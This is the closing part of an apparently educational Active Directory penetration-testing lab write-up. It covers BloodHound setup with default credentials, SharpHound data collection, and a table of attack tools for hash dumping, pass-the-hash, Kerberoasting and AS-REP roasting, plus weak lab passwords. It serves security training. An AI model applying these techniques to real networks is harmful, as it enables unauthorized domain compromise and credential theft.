
Neo4j browser opened! First change the default password at <http://localhost:7474>:

- Username: neo4j
- Password: neo4j
- Click **Connect** → it will ask you to set a new password → set it to Password123

```
GNU nano 8.7.1 /etc/bhapi/bhapi.json
{
  "database": {
    "addr": "localhost:5432",
    "username": "_bloodhound",
    "secret": "bloodhound",
    "database": "bloodhound"
  },
  "neo4j": {
    "addr": "localhost:7687",
    "username": "neo4j",
    "secret": "neo4j"
  },
  "default_admin": {
    "principal_name": "admin",
    "password": "admin",
    "first_name": "Bloodhound",
    "last_name": "Kali"
  }
}
```

Change the secret value to "Password123"

127.0.0.1:8080/ui/login




BLOODHOUND COMMUNITY EDITION

Email Address

Password

LOGIN

Login with user: admin & password: admin



After login we got the bloodhound access

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.19045.2965]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>dir C:\Users\adminuser\Downloads
Volume in drive C has no label.
Volume Serial Number is AE2C-D573

Directory of C:\Users\adminuser\Downloads

06/18/2026  12:00 AM    <DIR>          .
06/18/2026  12:00 AM    <DIR>          ..
06/17/2026  11:53 PM             30,744  20260617235348_BloodHound.zip
06/17/2026  11:53 PM              1,319  NjE1ZGM0MmUtYTc1NS00NDgzLTk4ZWItZWZhMzBmNTMxOWZm.bin
06/17/2026  11:32 PM      1,351,680  SharpHound (1).exe
               3 File(s)      1,383,743 bytes
               2 Dir(s)  41,649,799,168 bytes free

C:\Windows\system32>
```

First After download the Sharpound on Window 10, we got the zip file

BLOODHOUND

COMMUNITY EDITION

Explore

Privilege Zones

Quick Upload

Profile

Administration

API Explorer

Docs and Support

Try BH Enterprise

Dark Mode

Log Out

BloodHound: v9.2.2

powered by SPECTEROPS

127.0.0.1:8080/ui/administration/file-ingest

Update

File Ingest

Upload data from SharpHound or AzureHound offline collectors. Check out our [Getting Started](#) documentation for more information.

Upload File(s)

ID / User / Status	Message	Start Time	Duration	File Information
ID 1 spam@example.com Complete	Complete	2026-06-18 13:20 GMT+5:30	1 min	7 Files

Rows per page: 10 1-1 of 1

After upload the zip file on Bloodhound server we get full AD map

127.0.0.1:8080/ui/api-explorer

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

BLOODHOUND
COMMUNITY EDITION

Explore

Privilege Zones

Quick Upload

Profile

Administration

API Explorer

Docs and Support

Try BH Enterprise

Dark Mode

Log Out

BloodHound: v9.2.2
powered by SPECTEROPS

Method	Endpoint	Description	Icon	Auth	Lock
GET	/api/v2/bloodhound-users-minimal	List Users Minimal			
GET	/api/v2/bloodhound-users/{user_id}	Get a user			
PATCH	/api/v2/bloodhound-users/{user_id}	Update a User			
DELETE	/api/v2/bloodhound-users/{user_id}	Delete a User			
PUT	/api/v2/bloodhound-users/{user_id}/secret	Create or Set User Secret			
DELETE	/api/v2/bloodhound-users/{user_id}/secret	Expire User Secret			
POST	/api/v2/bloodhound-users/{user_id}/mfa	Enrolls user in multi-factor authentication			
DELETE	/api/v2/bloodhound-users/{user_id}/mfa	Unenroll user from multi-factor authentication			

All API call on the AD

BLOODHOUND
COMMUNITY EDITION

Explore

Privilege Zones

Quick Upload

Profile

Administration

API Explorer

Docs and Support

Try BH Enterprise

Dark Mode

Log Out

BloodHound: v9.2.2
powered by SPECTER OPS


Data Quality

Understand the data collected within BloodHound broken down by environment and principal type.

LAB.LOCAL

Users	7
Groups	60
Computers	2
OUs	2
GPOs	2
AIAAs	0
RootCAs	0
EnterpriseCAs	0
NTAuthStores	0

All users, groups and GPOs have been captured in that file



AD enumeration by Bloodhound tool

4. Tools Used

impacket-secretsdump	Dump NTLM hashes from Domain Controller
crackmapexec	SMB authentication using pass-the-hash
impacket-psexec	Get remote shell using hash
impacket-GetUserSPNs	Request Kerberos service tickets for Kerberoasting
impacket-GetNPUsers	Request AS-REP hashes for accounts without pre-auth
hashcat	Offline password cracking (modes 13100 and 18200)
bloodhound	AD attack path visualization
sharphound	AD data collection for BloodHound
rockyou.txt	Wordlist for password cracking

5. Key Learnings

- Pass the Hash works because Windows accepts NTLM hashes directly for authentication — no plaintext password needed
- Kerberoasting only requires a regular domain user account to extract and crack service tickets
- AS-REP Roasting exploits accounts with Kerberos pre-authentication disabled — no credentials needed at all
- Strong passwords (complex, long) resist offline cracking even when the hash is obtained
- Disabling Windows Defender and Firewall in a lab environment is essential for penetration testing practice
- BloodHound visualizes attack paths that would be impossible to find manually in large AD environments

6. Lab Credentials Reference

NOTE: These credentials are for lab use only. Never use weak passwords in production environments.

DC Administrator	Password@123
DSRM Password	Password@123
jdoe	Password123
adminuser	Password123
sqlservice	Password123
BloodHound Admin	admin / admin
Neo4j	neo4j / Password123

This document was created for educational purposes only. Use these techniques only in authorized lab environments.